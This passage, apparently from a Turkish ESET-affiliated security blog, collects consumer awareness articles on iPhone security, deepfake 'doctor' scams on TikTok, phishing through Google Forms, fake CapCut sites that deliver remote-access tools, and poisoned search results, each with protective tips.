- Aygıtınıza erişmek için güçlü bir parolayla desteklenen Face ID veya Touch ID’yi etkinleştirin. Bu, kaybolma veya çalınma durumunda iPhone’unuzu güvende tutacaktır.
- Yukarıda listelenen nedenlerden dolayı cihazınızı jailbreak yapmayın. Büyük olasılıkla iPhone’unuzu daha az güvenli hâle getirecektir.
- Kimlik avı konusunda [bilinçli olun](https://antivirus.com.tr/sosyal-muhendislik-saldirilari-vishing-smishing-ve-phishing-kendinizi-nasil-koruyabilirsiniz/). Bu, istenmeyen aramaları, metinleri, e-postaları ve sosyal medya mesajlarını son derece dikkatli bir şekilde ele almak anlamına gelir. Bağlantılara tıklamayın veya ekleri açmayın. Bunu gerçekten yapmanız gerekiyorsa mesajın yasal olup olmadığını göndericiden ayrıca kontrol edin (yani, mesajda listelenen ayrıntılara yanıt vererek değil). Aşağıdakiler de dahil olmak üzere sosyal mühendislik belirtilerini arayın:
- Dil bilgisi ve yazım hataları
- Harekete geçmek için aciliyet
- Özel teklifler, çekilişler ve gerçek olamayacak kadar iyi fırsatlar
- Sözde göndericiyle eşleşmeyen gönderici etki alanları
- Halka açık Wi-Fi’dan kaçının. Kullanmanız gerekiyorsa bunu bir [VPN](https://antivirus.com.tr/vpn-mi-satin-aliyorsunuz-iste-bilmeniz-ve-aramaniz-gerekenler/) ile yapmaya çalışın. En azından, halka açık Wi-Fi’dayken herhangi bir değerli hesaba giriş yapmayın veya hassas bilgiler girmeyin.
- Kötü amaçlı veya riskli bir şey indirme riskini en aza indirmek için herhangi bir indirme işleminde App Store’a bağlı kalmaya çalışın.
- Casus yazılımların (genellikle baskıcı hükümetler ve rejimler tarafından gazeteciler, aktivistler ve muhalifler üzerinde kullanılır) hedefi olabileceğinizi düşünüyorsanız [Kilitleme Modunu ](https://support.apple.com/en-us/105120)etkinleştirin.
- Kötü amaçlı yazılım bulaştığını gösteren işaretlere dikkat edin; bunlar arasında şunlar yer alabilir:
- Yavaş performans
- İstenmeyen reklam açılır pencereleri
- Aşırı ısınma
- Sık cihaz/uygulama çökmeleri
- Ana ekranda görünen yeni uygulamalar
- Artan veri kullanımı
Apple’ın [iPhone](https://antivirus.com.tr/sizce-mobil-cihaz-guvenligi-onemsiz-mi-yaniliyorsunuz/) ‘u piyasadaki en güvenli cihazlar arasında yer alıyor. Ancak tüm tehditler için sihirli bir değnek değiller. Tetikte olun. Ve güvende kalın.
[*iPhone’unuzun ESET’in iOS güvenlik kontrol listesine ne kadar güvende olduğunu öğrenmek için sayfamıza göz atın.*](https://www.eset.com/TR/ios-cyber-security/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** iPhone, Siber Güvenlik
---
### [TikTok‘ta deepfake "doktorlar" sahte tedaviler satıyor](https://antivirus.com.tr/tiktokta-deepfake-doktorlar-sahte-tedaviler-satiyor/)
**Published:** Mayıs 2, 2025
**Author:** ESET
**Excerpt:** Yapay zekâ tarafından üretilen "TikDoc'lar" gerçek sağlık uzmanları gibi davranarak yanıltıcı tıbbi tavsiyelerde bulunuyor ve şüpheli tedaviler öneriyor.
**Content:**
Yapay zekâ tarafından üretilen “TikDoc’lar” gerçek sağlık uzmanları gibi davranarak yanıltıcı tıbbi tavsiyelerde bulunuyor ve şüpheli tedaviler öneriyor.
Bir zamanlar araştırma laboratuvarlarıyla sınırlı olan üretken yapay zekâ artık herkesin kullanımına açık; buna kötü niyetli olanlar da dahil. Bu kişiler yapay zekâ araçlarını yaratıcılığı teşvik etmek için değil, aldatmacayı körüklemek için kullanıyor. Son derece gerçekçi videolar, görüntüler ya da sesler oluşturabilen Deepfake teknolojisi, yalnızca [ünlü taklidi ](https://www.youtube.com/watch?v=Kk9xq884di4)ya da [kamuoyunu etkileme ](https://antivirus.com.tr/2024un-kuresel-secim-yilinda-deepfake-kitlesel-bir-aldatma-silahi-mi/)çabaları için değil, aynı zamanda [kimlik hırsızlığı ](https://antivirus.com.tr/yapay-zeka-odakli-kimlik-dolandiriciligi-nasil-hasara-yol-aciyor/)ve [her türlü dolandırıcılık ](https://antivirus.com.tr/oyunu-bozun-yapay-zeka-ses-klonlama-dolandiriciligini-durdurmak-icin-yaris-suruyor/)için de giderek daha fazla başvurulan bir yöntem hâline geliyor.
## Bir TikTok aldatmacası
[TikTok](https://antivirus.com.tr/tag/tiktok/) ve Instagram gibi sosyal medya platformlarında, deepfake’lerin erişimi ve zarar verme potansiyelleri özellikle şaşırtıcı boyutlarda olabilir. Latin Amerika’daki ESET araştırmacıları yakın zamanda yapay zekâ tarafından oluşturulan avatarların jinekolog, diyetisyen ve diğer sağlık uzmanları gibi davranarak takviye ve sağlıklı yaşam ürünlerini tanıttığı bir kampanyayla karşılaştı. Genellikle son derece gösterişli ve ikna edici olan bu videolar, satış konuşmalarını tıbbi tavsiye kılığına sokarak dikkatsiz kişileri şüpheli ve potansiyel olarak tamamen riskli alışverişler yapmaya yönlendiriyor.
Her video benzer bir senaryoyu takip ediyor: Genellikle ekranın bir köşesine sıkışmış konuşan bir avatar, sağlık veya güzellik ipuçları veriyor. Bir otorite havasıyla verilen tavsiyeler büyük ölçüde “doğal” çözümlere dayanıyor ve izleyicileri satış için belirli ürünlere yönlendiriyor. Bu deepfake’ler, uzman tavsiyesi kisvesine bürünerek satışları artırmak için güveni istismar ediyor ve bu taktik etkili olduğu kadar etik dışı da olabiliyor.
Şekil 1 Yanıltıcı bir TikTok videosunun ekran görüntüsü
Bir vakada “doktor”, kilo vermeye yardımcı olmasıyla ünlü Ozempic ilacına üstün bir alternatif olarak “doğal bir özü” lanse ediyor. Video dramatik sonuçlar vaat ediyor ve sizi Amazon’un sayfasına yönlendiriyor; burada ürün “rahatlatıcı damla” veya “ödem atımı destekleyici” olarak tanımlanıyor ve abartılan faydalarla hiçbir bağlantısı bulunmuyor.
Diğer videolar riskleri daha da artırarak onaylanmamış ilaçları ya da ciddi hastalıklar için sahte tedavileri öne sürüyor hatta bazen [gerçek, tanınmış doktorları ](https://www.bmj.com/content/386/bmj.q1319)taklit ediyorlar.
Şekil 2 Daha fazla yanıltıcı video
## TikTok‘ta yapay zekâ ile “kurtarma” yalanı
Videolar, herkesin kısa görüntüler göndermesine ve bunları gösterişli bir avatara dönüştürmesine olanak tanıyan meşru yapay zekâ araçlarıyla oluşturuluyor. Bu, üretimlerini ölçeklendirmek isteyen influencer’lar için bir nimet olsa da aynı teknoloji yanıltıcı iddialar ve aldatma için de kullanılabilir. Başka bir deyişle bir pazarlama hilesi olarak işe yarayabilecek bir şey hızla yanlış bilgileri yayma mekanizmasına dönüşebilir.
Ürünlerini tanıtmak için deepfake doktorlar kullanan 20’den fazla TikTok ve Instagram hesabı tespit ettik. Bunlardan biri, 13 yıllık deneyime sahip bir jinekolog gibi davranarak doğrudan uygulamanın avatar kütüphanesine kadar izlendi. Bu tür kötüye kullanımlar, yaygın yapay zekâ araçlarının hüküm ve koşullarını ihlal ederken aynı zamanda bunların ne kadar kolay silah hâline getirilebileceğini de vurguluyor.
Şekil 3 Video solda ve avatarlar sağda
Nihayetinde, bu durum “sadece” değersiz takviyelerle ilgili olmayabilir. Bu sahtecilikler çevrimiçi sağlık tavsiyelerine olan güveni sarsarak zararlı “çareleri” teşvik edip uygun tedaviyi geciktirebileceğinden sonuçları daha vahim olabilir.
## TikTok tehlikelerinden uzak durun
Yapay zekâ daha erişilebilir hâle geldikçe bu sahtekârlıkları tespit etmek de daha zor hâle geliyor ve teknoloji meraklıları için bile daha büyük bir zorluk oluşturuyor. Bununla birlikte, işte deepfake videoları tespit etmenize yardımcı olabilecek birkaç işaret:
- Sesle senkronize olmayan dudak hareketleri veya sert ve doğal olmayan yüz ifadeleri,
- Bulanık kenarlar veya ani ışık değişimleri gibi görsel aksaklıklar da çoğu zaman sahteciliği ele verir,
- Robotik veya aşırı cilalı bir ses de başka bir kırmızı bayraktır,
- Ayrıca hesabın kendisini de kontrol edin: az takipçisi olan veya geçmişi olmayan yeni profiller şüphe uyandırır,
- “mucize tedaviler”, “garantili̇ sonuçlar” ve “doktorlar bu numaradan nefret ediyor” gibi̇ abartılı iddialara dikkat edin, özellikle de güvenilir kaynaklardan yoksunlarsa,
- İddiaları her zaman güvenilir tıbbi kaynaklarla doğrulayın, şüpheli videoları paylaşmaktan kaçının ve yanıltıcı içerikleri platforma bildirin.
Yapay zekâ araçları gelişmeye devam ettikçe gerçek ve uydurma içeriği ayırt etmek kolaylaşmak yerine zorlaşacaktır. Bu tehdit, bizi sağlığımızı ve mali refahımızı etkileyebilecek yanlış bilgi ve dolandırıcılıklardan korumaya yardımcı olacak hem teknolojik önlemler geliştirmenin hem de kolektif dijital okuryazarlığımızı geliştirmenin önemini vurgulamaktadır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, TikTok
---
### [Google Forms dolandırıcıların elinde nasıl kötüye kullanılıyor?](https://antivirus.com.tr/google-forms-dolandiricilarin-elinde-nasil-kotuye-kullaniliyor/)
**Published:** Nisan 29, 2025
**Author:** ESET
**Excerpt:** Google Forms ve test oluşturma aracı, sosyal mühendislik ve zararlı yazılımlar için popüler bir vektördür. Ama güvende kalmanız için bazı ipuçları paylaştık.
**Content:**
*Google Forms ve test oluşturma aracı, sosyal mühendislik ve kötü amaçlı yazılımlar için popüler bir vektördür. Ama kendinizi güvende tutabileceğiniz bazı ipuçları paylaştık.*
Google belirli bir pazara girdiğinde bu genellikle yerleşikler için kötü haber anlamına gelir. Teknoloji devinin 2008’de piyasaya sürdüğü form ve test oluşturma aracı Google Forms’da da böyle oldu. [Bir tahmine ](https://6sense.com/tech/survey/google-forms-market-share)göre, şu anda yaklaşık %50’lik bir pazar payına sahip.
Bunun yanı sıra büyük pazar payı, kötü niyetli unsurların daha fazla incelemesini de beraberinde getirir. Tehdit aktörleri, popüler teknolojiyi kendi amaçları için kötüye kullanmakta ustadır. Ve bunu, [kurbanlarından hassas bilgileri toplamak ](https://antivirus.com.tr/siber-suclularin-kisisel-veriler-pesinde-kosmasinin-7-nedeni/)ve hatta kötü amaçlı yazılım yüklemeleri için onları kandırmak amacıyla Google Forms ile de yapıyorlar.
## Neden Google Forms?
Kötü niyetli kişiler her zaman dolandırıcılıklara meşruiyet katmanın ve e-posta güvenlik filtrelerini atlatmanın yollarını arar. Google Forms her ikisini de yapmak için harika bir fırsat sunuyor. Siber suçlular tarafından tercih edilir çünkü:
- Ücretsiz, yani tehdit aktörleri yatırımlarından potansiyel olarak kazançlı bir getiri ile geniş ölçekte kampanyalar başlatabilir,
- Kullanıcılar tarafından güvenilirdir. Bu da kurbanların gönderildikleri veya yönlendirildikleri Google Formunun meşru olduğuna inanma şansını artırır,
- Meşru bir hizmettir, yani kötü niyetli Google Formları ve kötü niyetli formlara bağlantılar geleneksel e-posta güvenlik araçları tarafından genellikle geçiştirilir,
- Kullanımı kolay; bu kullanıcılar için iyi olduğu kadar siber suçlular için de kullanışlı. Yani çok az çaba sarf ederek veya araç hakkında önceden bilgi sahibi olarak ikna edici kimlik avı kampanyaları başlatabilirler.
Siber suçlular ayrıca Google Forms iletişimlerinin TLS ile şifrelenmiş olmasından da faydalanır, bu da güvenlik araçlarının içeri girip herhangi bir kötü amaçlı etkinlik olup olmadığını kontrol etmesini zorlaştırabilir. Benzer şekilde, çözüm genellikle dinamik URL’ler kullanır, bu da bazı e-posta güvenlik filtrelerinin kötü amaçlı formları tespit etmesini zorlaştırabilir.
*İLGİLİ MAKALE:* [*Çevrimiçi anketler yasal ve güvenli mi? Anket dolandırıcılığına dikkat edin*](https://antivirus.com.tr/anket-dolandiriciligi-nasil-anlasilir-gercek-mi-sahte-mi/)
## Google Forms saldırıları neye benziyor?
Çoğu Google Forms tehdidi, kullanıcıları kişisel ve finansal bilgilerini vermeleri konusunda kandırmak için bu aracı kullanır ancak tehdit aktörlerinin bunu nasıl başardıklarına dair küçük farklılıklar vardır. İşte dikkat edilmesi gereken bazı ana teknikler:
### Oltalama için Google Forms
Tehdit aktörleri, sosyal medya siteleri, bankalar ve üniversiteler için oturum açma sayfaları ve hatta ödeme sayfaları gibi meşru markaları taklit etmek için tasarlanmış Google Formları oluşturur. Belirtildiği gibi, kötü niyetli kişiler için avantaj, bunu yapmanın özel bir kimlik avı sitesi oluşturmaktan daha hızlı, daha kolay ve daha ucuz olması ve güvenlik filtreleri tarafından engellenme olasılığının daha düşük olmasıdır.
Genellikle bir kimlik avı e-postası aracılığıyla bu kötü amaçlı Google Formlarından birine bir bağlantı alırsınız bu e-postanın kendisi meşru bir marka veya gönderenin kimliğine bürünmek için taklit edilmiş olabilir. E-posta, ele geçirilmiş meşru bir hesaptan bile gelebilir. Her iki durumda da nihai hedef genellikle;
- Oturum açma bilgilerinizi toplayarak hesaplarınızı ele geçirmek ve kimlik dolandırıcılığı yapmak için kullanabilir,
- Bu hesapları ele geçirmek ve fonları boşaltmak veya ödeme dolandırıcılığı yapmak için kart bilgilerinizi veya bankacılık/kripto bilgilerinizi çalabilirler,
- Sizi makinenize gizlice kötü amaçlı yazılım yükleyen bir siteye yönlendiren kötü amaçlı Google Formundaki bir bağlantıya tıklamaya ikna edebilirler.
Kaynak [Reddit](https://www.reddit.com/r/google/comments/zmj2om/be_careful_new_scam_looks_like_it_came_from/)
### Kimlik avını geri ara
Saldırganlar size, üzerinde listelenen bir telefon numarasını aramanız için sizi kandırmak üzere hazırlanmış kötü niyetli bir Google Formu gönderir. Form, bir bankadan veya başka bir güvenilir hizmet sağlayıcıdan gönderilmiş gibi görünecek şekilde sahte olabilir. Sizi acele bir karar vermeye itmek için bir aciliyet duygusu yaratılır, öylece düşünmeden numarayı aramanız istenir. Genellikle formda, iletişime geçmezseniz hesabınızın bloke edileceği [veya hesabınızdan para çekildiği ](https://www.reddit.com/r/google/comments/zmj2om/be_careful_new_scam_looks_like_it_came_from/?rdt=47822)(veya çekileceği) belirtilir.
Geri aradığınızda, sizi kişisel ve finansal bilgilerinizi vermeye ikna etmek için cazibesini kullanan bir [sesli oltalama ](https://antivirus.com.tr/dolandiricilik-ihtimali-ne-demek-her-telefonu-acmayin/)(vishing) çetesinin bir üyesiyle konuşuyor olursunuz. Ayrıca makinenize uzaktan erişim yazılımı indirmenizi de önerebilirler, bu da bilgisayarınız üzerinde tam kontrol sahibi olmalarını sağlar.
### Quiz
Siber suçlular, bir test oluşturup e-posta adresinizi ekleyerek Google Forms’daki test özelliğini kötüye kullanabilir. “Puanları yayımla” düğmesine basıldığında tehdit aktörünün özelleştirebileceği bir mesaj oluşturulur ve muhtemelen kimlik avı, kötü amaçlı yazılım veya dolandırıcılık sitelerine bağlantılar eklenir.
### Günümüzde saldırılar
Güvenlik araştırmacılarının son yıllarda gördüğü gerçek dünya kampanyaları arasında şunlar yer alıyor:
#### BazarCall
Kurbanların PayPal, Netflix veya diğer birkaç büyük markadan birini taklit eden kötü niyetli bir Google Formu içeren bir e-posta aldığı vishing türü bir [tehditti. ](https://abnormalsecurity.com/blog/bazarcall-attack-leverages-google-forms)Formda, alıcının kendisine verilen telefon numarasını aramaması halinde uygulanmak üzere olan sahte bir ücretin ayrıntılarını içeriyordu.
#### ABD üniversitelerini hedef alan kimlik avı
[Google](https://cloud.google.com/blog/topics/threat-intelligence/phishing-targeting-higher-education), geçtiğimiz yıl ABD eğitim sektörüne yönelik saldırılarda bir artış tespit etti. Mağdurlar, kötü amaçlı bir Google Formuna bağlantı içeren kimlik avı e-postaları aldı. Hem ilk e-posta hem de form, logolar, maskotlar ve üniversite adına referanslar içererek üniversite tarafından gönderilmiş gibi görünecek şekilde taklit edildi. Nihai amaç, oturum açma bilgilerini ve/veya finansal bilgileri toplamaktı.
## Google Forms tehditlerine karşı hazır olun
Farkındalık, bu gibi sosyal mühendislik tehditlerinin etkisini azaltmak söz konusu olduğunda savaşın yarısıdır. Artık kötü adamların nasıl çalıştığını bildiğinize göre çevrimiçi ortamda kötü seçimler yapmanız için sizi kandırmaları daha zor olacaktır. Google Form tehditlerini uzak tutmak için aşağıdakileri göz önünde bulundurun:
- Tüm bilgisayarlarda ve mobil cihazlarda saygın bir sağlayıcının **çok katmanlı güvenlik yazılımını kullanın**. Bu, kötü amaçlı bir bağlantıya tıklasanız bile kötü amaçlı yazılımın indirilmesinin engellenmesini sağlamaya yardımcı olacaktır. İyi bir yazılım ayrıca Google Form’un kendisi yasal görünse bile şüpheli kalıpları tespit edecek ve makinenizi/cihazınızı periyodik olarak tarayarak sizi kötü amaçlı her şeyden koruyacaktır.
- **Olası kimlik avı dolandırıcılıklarına karşı tetikte olun.** Sizden bir bağlantıya tıklamanızı veya bir numarayı acilen aramanızı isteyen hiçbir şeye güvenmemelisiniz. Bunun yerine, derin bir nefes alın, rahatlayın ve göndericiyle ayrı olarak iletişime geçin; verilen numara veya bağlantı aracılığıyla değil. Bir başka yararlı taktik de gerçek hedefi kontrol etmek için bağlantıların üzerine gelmektir. E-posta güvenlik çözümünüzden de emin olun.
- Her hesap için güçlü, benzersiz parolalar kullanarak **oturum açma sırasında güvenliği artırın** ve kolay hatırlama için bir parola yöneticisinde saklayın. Ardından çevrimiçi kullandığınız her hesap için çok faktörlü kimlik doğrulamayı (MFA) açın. Bu, bilgisayar korsanlarının parolanızı ele geçirseler bile hesabınıza erişemeyecekleri anlamına gelir. Donanım tabanlı bir güvenlik anahtarı veya bir kimlik doğrulayıcı uygulaması en iyisidir.
- **Dikkat edin:** Google, Google Forms’ta her zaman alıcılara “Google Forms aracılığıyla asla parola göndermeyin” şeklinde bir uyarı görüntüler. Bu tavsiyeye uyun.
En kötüsü olur ve bir Google Forms saldırısına maruz kaldığınızı düşünürseniz parolanızı değiştirin, kötü amaçlı yazılım taraması yapın ve bankanıza kartlarınızı dondurmasını söyleyin (kart bilgilerinizi verdiyseniz). Henüz yapmadıysanız tüm hesaplar için MFA’yı açın ve hesaplarınızı olağan dışı etkinliklere karşı izleyin.
Bu makaleyi okuyarak kötü amaçlı Google Forms tehdidine karşı bir savunma oluşturmuş olacaksınız. Unutmayın, güvenilir bir markadan gelse bile aldığınız tüm istenmeyen e-postalara şüpheyle yaklaşın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Google Forms, Siber Güvenlik
---
### [CapCut taklitçileri sinsice dolaşıyor](https://antivirus.com.tr/capcut-taklitcileri-sinsice-dolasiyor/)
**Published:** Nisan 24, 2025
**Author:** ESET
**Excerpt:** Siber suçlular içerik oluşturucuları CapCut yapay zekâ sihirbazlığı vaatleriyle cezbediyor ancak bunun yerine cihazlarının kontrolünü ele geçirmeye çalışıyor
**Content:**
Siber suçlular içerik oluşturucuları CapCut yapay zekâ sihirbazlığı vaatleriyle cezbediyor ancak bunun yerine cihazlarının kontrolünü ele geçirmeye çalışıyor
Üretken yapay zekâ araçları etrafındaki çılgınlık sadece sektörleri yeniden şekillendirmekle kalmıyor, aynı zamanda teknolojideki en son büyük şeyin [cazibesine kapılmakta ](https://antivirus.com.tr/deepseek-popularitesi-dolandiricilari-cezbediyor/)her zaman hızlı olan siber suçlular için de [verimli bir zemin sağlıyor](https://antivirus.com.tr/kotu-amacli-yazilim-tehdidini-maskeleyen-sahte-yapay-zeka-araclarina-dikkat/). Peki ya CapCut’tan ya da başka bir yapay zekâ destekli içerik oluşturma aracından yapay zekâ tarafından oluşturulmuş bir video indirmek yerine verilerinizi çaldırırsanız ya da bilgisayarınızın kontrolünü bir yabancıya verirseniz?
Bu tehdit varsayımsal değildir: Güvenlik araştırmacıları daha önce CapCut’ın popülaritesinden faydalanarak [çok sayıda bilgi hırsızı dağıtan ](https://cyble.com/blog/capcut-users-under-fire/)ve [diğer kötü amaçlı yazılımları ](https://www.broadcom.com/support/security-center/protection-bulletin/new-phishing-campaign-exploiting-capcut)kampanyalar gözlemledi. Bu blog yazısında,[ CapCut](https://www.capcut.com/)[ , Adobe Express ](https://www.adobe.com/express/)ve [Canva ](https://www.canva.com/)gibi popüler içerik oluşturma yazılımlarının premium sürümlerini vaat ederek yapay zekâ destekli içerikle ilgilenen kişileri hedefleyen başka bir kampanyaya kısaca göz atalım.
## CapCut yemi
[X kullanıcısı g0njxa tarafından tespit edilen ](https://x.com/g0njxa/status/1893794118490341772)aşağıdaki örnek, TikTok yaratıcıları tarafından sıklıkla kullanılan bir araç olan CapCut’ı taklit eden ve CapCut’ın premium sürümü olduğunu iddia eden bir web sitesini göstermektedir. ([Gerçek premium sürümün ](https://www.capcut.com/activities/subscribe/)ekran görüntüsündeki gibi “CapCutProAI” değil, “CapCut Pro” olarak adlandırıldığını veya web sitesinde sadece “Pro” olarak adlandırıldığını unutmayın).

Sahte siteye girdiğinizde sizden bir istem girmeniz veya bir referans dosyası yüklemeniz istenir. Site daha sonra talebi işliyormuş gibi yapacaktır.

Beklenti oluştuktan ve tuzak ortaya çıktıktan sonra, bir video dosyası indirmeniz isteniyor. Söylemeye gerek yok, “Creation\_Made\_By\_CapCut.mp4 – CapCut.com” adlı dosya, iddia ettiği şeyden çok uzak. Gerçekte, uzaktan erişim yazılımı için çalıştırılabilir bir dosyadır. Birkaç tık ileri sardığınızda diğer güvenlik önlemleri devreye girmezse cihazınızın kontrolünü dolandırıcılara teslim ediyor olabilirsiniz.

## CapCut indirdiğinizi zannederek cihazınıza bağlantı vermek
Bu bağlamda, ConnectWise ScreenConnect, TeamViewer ve AnyDesk gibi yasal uzaktan erişim araçları teknik destek sağlayan BT uzmanları için çok değerli olsa da [yanlış ellerde ](https://antivirus.com.tr/6-yaygin-geek-squad-dolandiriciligi-ve-bunlara-karsi-alinabilecek-onlemler/)bilgisayarınızın kontrolünü kötü niyetli amaçlarla ele geçirmek için kötüye kullanılabilirler. Bunlar arasında [veri hırsızlığı](https://antivirus.com.tr/siber-suclularin-kisisel-veriler-pesinde-kosmasinin-7-nedeni/), fidye yazılımı veya diğer kötü amaçlı yazılımların yüklenmesi ve ele geçirilen makinenin diğer cihazlara yönelik saldırılar için bir fırlatma rampası olarak kullanılması yer alır.
*İLGİLİ MAKALE:* [*Teknik destek dolandırıcıları hâlâ iş başında: İşte dikkat etmeniz gerekenler*](https://antivirus.com.tr/teknik-destek-dolandiricilari-hala-is-basinda-2023te-dikkat-etmeniz-gereken-konular/)
Örneğin tehdit aktörleri, yönetici ayrıcalıklarını atlatan ve tam yazılım yükleme ihtiyacını ortadan kaldıran meşru uzaktan izleme ve yönetim (RMM) yazılımı için [taşınabilir, kendi kendine yeten yürütülebilir dosyalar dağıtabildiğinden](https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-025a) bu tür tehditler [kurumsal ağlarda ](https://attack.mitre.org/techniques/T1219/)da büyük önem taşımaktadır.
ESET’in Latin Amerika’daki laboratuvarında güvenlik araştırmacısı olan Martina López “Çoğu uzaktan kontrol uygulaması, belirli bir IP adresine veya kullanıcıya bağlanmak için önceden yapılandırılmış bir yürütülebilir dosya oluşturma seçeneğiyle birlikte gelir. Bu, uzaktan yardım için olduğu kadar saldırganlar için de yararlıdır. Kurbanın dosyayı açması yeterlidir ve birkaç tıklamayla farkında olmadan bilgisayarının kontrolünü bir siber suçluya verebilir” diyor.
İşte [gerçekmiş gibi görünen ](https://antivirus.com.tr/taklit-dolandiriciligi-cok-gec-olmadan-bir-taklitciyi-tespit-edin/)ve [aynı kampanyanın parçası olan ](https://x.com/silentpush/status/1894235374828052575)iki site daha:

## CapCut ve diğer uygulamalar için her zaman güvende olun
Birkaç basit adım sizi güvende tutmak için uzun bir yol kat etmenizi sağlayacaktır:
- Yeni bir yazılım indirirken yazılımı, meşru bir kaynaktan, genellikle yayıncının resmî web sitesinden aldığınızdan [emin olun](https://antivirus.com.tr/nereden-yazilim-indirdiginizi-umursamiyor-musunuz-saldirganlar-umursuyor/),
- Genellikle bu tür web sitelerine yönlendirdiğini iddia eden e-posta veya sosyal medya mesajlarındaki istenmeyen bağlantılara [tıklamaktan kaçının](https://antivirus.com.tr/e-posta-guvenligi-ve-kotu-amacli-yazilimlar-icin-once-onleme/) – mesajlar sahte olabilir,
- Aynı şey reklamlar için de geçerlidir – web sitesine doğrudan tarayıcınıza yazarak veya tercih ettiğiniz arama motorunda arayarak ([eleştirel bir gözle)](https://antivirus.com.tr/arama-sonuclarinda-gizlenen-bu-tuzaklara-dikkat/) gitmeniz daha iyi olur,
- Web sitesinin URL’sini inceleyin – yazılım üreticileri normalde URL’lerde çeşitli tuhaf uzantılar veya sinsi “alternatif” sürümler kullanmazlar (“CapCutProAI” düşünün),
- Bilinen güvenlik açıklarına karşı korunmak için işletim sisteminizin, tarayıcınızın ve diğer yazılımların güncel olduğundan emin olun,
- Çok katmanlı güvenlik yazılımı kullanmanın yanı sıra [güçlü ve benzersiz parolalar](https://antivirus.com.tr/dunyanin-en-yaygin-sifreleri-sizin-sifre-de-listede-mi/) ve tüm çevrimiçi iki faktörlü kimlik doğrulamayı etkinleştirmek gibi diğer temel siber güvenlik hijyen uygulamalarına bağlı kalın.
CapCut kullanıcılarının siber suçlular tarafından ne ilk ne de son kez hedef alındığını söylemeye gerek yok. Bu örnekler siber suçluların her zaman güveni ve teknolojideki en son büyük şeyi istismar etmeye hevesli olduklarını gösteriyor.
İyi haber şu ki bu hileler genellikle kurnazca olsa da yenilmez değiller. Uyanıklığınız, dolandırıcıların taktiklerine karşı en iyi kalkanınızdır.
*İLGİLİ MAKALE:* [*Hacklenen YouTube kanalları dolandırıcılık ve kötü amaçlı yazılımları nasıl yayıyor?*](https://antivirus.com.tr/saldiriya-ugrayan-youtube-kanallari-nasil-dolandiricilik-ve-kotu-amacli-yazilimlar-yayiyor/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** CapCut, Siber Güvenlik
---
### [Arama sonuçlarında gizlenen bu tuzaklara dikkat!](https://antivirus.com.tr/arama-sonuclarinda-gizlenen-bu-tuzaklara-dikkat/)
**Published:** Nisan 16, 2025
**Author:** ESET
**Excerpt:** Dolandırıcıların doğrudan arama sonuçlarınızın en üstüne çıkarabileceği sahte web sitelerinden nasıl kaçınacağınızı biliyor musunuz?
**Content:**
Dolandırıcıların doğrudan arama sonuçlarınızın en üstüne çıkarabileceği sahte web sitelerinden nasıl kaçınacağınızı biliyor musunuz?
En son ne zaman Google, Bing veya başka bir ‘internetin sonsuz genişliğine açılan kapı’ kullanarak bir şey aradınız? Ne kadar aptalca bir soru, değil mi? Belki de birkaç dakika önceydi ve hatta belki de bu blog yazısına bu şekilde ulaştınız.
Ancak internette arama yapan herkes her zaman doğru sonuçlarla karşılaşmayabilir. Yani, en iyi arama sonuçlarına körü körüne güvenme ve tıklama alışkanlığımız o kadar öngörülebilir hâle geldi ki bu alışkanlık alt üst edilebilir ve aleyhimize kullanılabilir.
## Oyuna hile karıştırmak
Dikkat çekici örneklere rastlamak zor değil ve bahsetmeden geçemeyeceğimiz ilginç bir örnekten bahsedelim: Yakın zamanda [Bengal kedilerinin ülkedeki yasallığı ](https://www.theregister.com/2024/11/06/bengal_cat_australia/)gibi zararsız bir şeyi arayan bazı Avustralyalılar, evcil hayvan yönetmelikleri hakkında bilgi almak yerine en iyi arama motoru sonuçlarından birine tıklayarak başlayan bir olaylar zincirinin ardından farkında olmadan [verilerinin çalınması ](https://www.welivesecurity.com/en/cybersecurity/my-information-was-stolen-now-what/)riskiyle karşı karşıya kaldılar.
Burada konu kedilere merakınızın olması da değil, basit bir aramanın bile nasıl problem olabileceği ile ilgili. Bazı siber suçlular yıllardır meşru görünmek için kötü amaçlı web sitelerinin insanların arama sonuçlarının en üstüne çıkarabilen teknikler kullanıyorlar; bunun için genellikle SEO zehirlenmesi (siyah şapka SEO olarak da bilinir) veya daha yaygın olarak kötü niyetli [arama reklamlarından ](https://www.welivesecurity.com/en/malware/in-plain-sight-malicious-ads-hiding-in-search-results/)yararlanıyorlar.
‘Hizmet olarak SEO dolandırıcılığının’ sofistike bir örneği[, 2021 yılında ESET araştırmacıları tarafından](https://www.welivesecurity.com/2021/08/11/iiserpent-malware-driven-seo-fraud-service/), ele geçirdiği web sitelerinin itibarını ele geçirerek arama motoru sonuçlarını manipüle eden daha önce belgelenmemiş bir sunucu tarafı truva atı bulduktan sonra ortaya çıkarıldı. Benzer kampanyalar birkaç hafta önce [tekrar tespit edildi. ](https://www.infosecurity-magazine.com/news/badiis-malware-iis-servers-seo/)
Bir başka örnekte ise [ESET araştırmacıları](https://www.welivesecurity.com/2023/02/16/these-arent-apps-youre-looking-for-fake-installers/), Google arama sonuçlarına reklamlar yerleştirerek kurbanları Firefox, WhatsApp veya Telegram gibi popüler yazılımlarınkiyle aynı görünen sahte web sitelerine yönlendiren bir kampanya tespit etti. Nihai hedef, ele geçirilen cihazların kontrolünü tamamen ele geçirmekti.
Şekil 1 Firefox için arama sonuçlarına karışan ve Çince konuşanları hedefleyen sahte bir web sitesi görsel kaynağı landiannewscom
Elbette bu riskler Google için de geçerli. En son [Reklam Güvenliği Raporu’](https://blog.google/products/ads-commerce/google-ads-safety-report-2023/#election-integrity)na göre, şirket 2023 yılında “bir önceki yıla göre biraz artışla 5,5 milyardan fazla reklamı engelledi veya kaldırdı ve bir önceki yıla göre neredeyse iki kat artışla 12,7 milyon reklam veren hesabını askıya aldı.”
Ancak bazı tehditler yine de gözden kaçabiliyor. Bu nedenle hem organik hem de ücretli arama sonuçlarının içerdiği riskleri ve sapla samanı nasıl ayıracağınızı bilmenizde fayda var.
## Göz önünde saklı
